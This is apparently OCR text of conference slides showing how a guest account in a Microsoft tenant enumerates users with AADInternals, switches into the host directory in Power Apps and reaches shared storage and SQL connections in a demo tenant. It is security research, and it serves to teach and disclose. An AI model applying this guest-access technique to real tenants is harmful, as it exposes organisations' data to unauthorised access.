


Social engineering via Teams: exploited via Midnight Blizzard

https://www.microsoft.com/en-us/security/blog/2023/08/02/midnight-blizzard-conducts-targeted-social-engineering-over-microsoft-teams/

Social engineering via Teams: exploited via Midnight Blizzard






Tenant enumeration

The real attack surface of guests

#RSAC
@mbrg0

Guests can’t enumerate your entire tenant, right?




AADInternals 0.9.0

```
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName     userPrincipalName
-----------     -----------------
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen  svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber  aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     annew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott  dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

Hackers are after more

- Can guests access unauthorized company data?
- Edit or delete data?
- Perform operations?



Power-pwn

The real attack surface of guests

@mbrg0

https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections


Go have an early lunch

Welcome to Power Apps

Choose your country/region


United States

Microsoft will send you promotions and offers. You can unsubscribe at any time.



Get started

By clicking "Get started", you agree to these terms and conditions and allow Power Apps to get your user and tenant details.
Microsoft Privacy Statement



Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

Go to home page

Power Apps

Search

Environment
Pwntoso (default)

H

Try the new Power Apps

- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →

Learning for every level


See all

Get started with Power Apps
Beginner · 51 min

Author a basic formula to change properties in a canvas app
Beginner · 42 min

Work with external data in a Power Apps canvas app
Intermediate · 1 hr 4 min

Manage and share apps in Powe
Beginner



Power Apps

Search

Environment
Pwntoso (default)

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

Power Apps

Search

Environment
Pwntoso (default)

H

Home
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Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Pwntoso Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch directory

Ways to create an app

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

Power Apps

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Your apps

Name
Package Management View
Solution Health Hub
See more apps →

Learning for every level

Get started with Power Ap
Beginner 51 min

Beginner 42 min

Intermediate 1 hr 4 min

Manage and share apps in Powe
Beginner

Settings

- Language and time
- Notifications
- Directories

Directories

Directories
Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. Learn more about directories.


Current directory
Pwntoso

All Directories

Search

Name		Domain	Directory ID
Pwntoso	Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab...
Zenity Demo	Switch	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01...

Save Discard



Power Apps

Search

Environment
Zenity Demo (default)

New connection

Search

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	11 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	10 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	14 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	20 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Power Apps

Search

Environment
Zenity Demo (default)

New connection | Edit | Share | Delete | Details

- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections
- More
- Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Power Apps

Search

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Zenity Demo (default)

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Create
Learn
Apps
Tables
Flows
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Connections in Zenity Demo (default)

Canvas

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jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	13 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Edit
Share
Delete
Details

Power Apps

Search

Environment
Zenity Demo (default)

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Share jamieredingcustomerdata.file.core.windows.net


Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
Shared with org		Can use
Jamie Reding	jamier@zenitydemo.on...	Owner
jamiercontoso	jamiercontoso@outlook....	Can use + share

Cancel Save

enterprisecustomers customercareinsights.database.wi...
SQL Server
2 wk ago
Connected



Power Apps

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Create
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Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
Shared with org		Can use
Jamie Reding	jar	
jamiercontoso	jar	se + share

Save

enterprisecustomers customerc
SQL Server

nnected

Power Apps

Search

Environment
Zenity Demo (default)

New connection | Edit | Share | Delete | Details

Home
Create
Learn
Apps
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Flows
Solutions
Connections
More
Power Platform

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
jamieredingcustomerdata.file.core.windows.net **Azure File Storage**	18 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Edit
Share
Delete
Details

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Home
Create
Learn
Apps
Tables
Flows
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More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

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7/27/2023, 11:48:49 PM

Power Apps

Search

Environment
Zenity Demo (default)

Edit Share Delete

Home
Create
Learn
Apps
Tables
Flows
Solutions
Connections
More
Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name
Azure File Storage

Description
Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.


Premium

Status
Connected

Owner
Jamie Reding

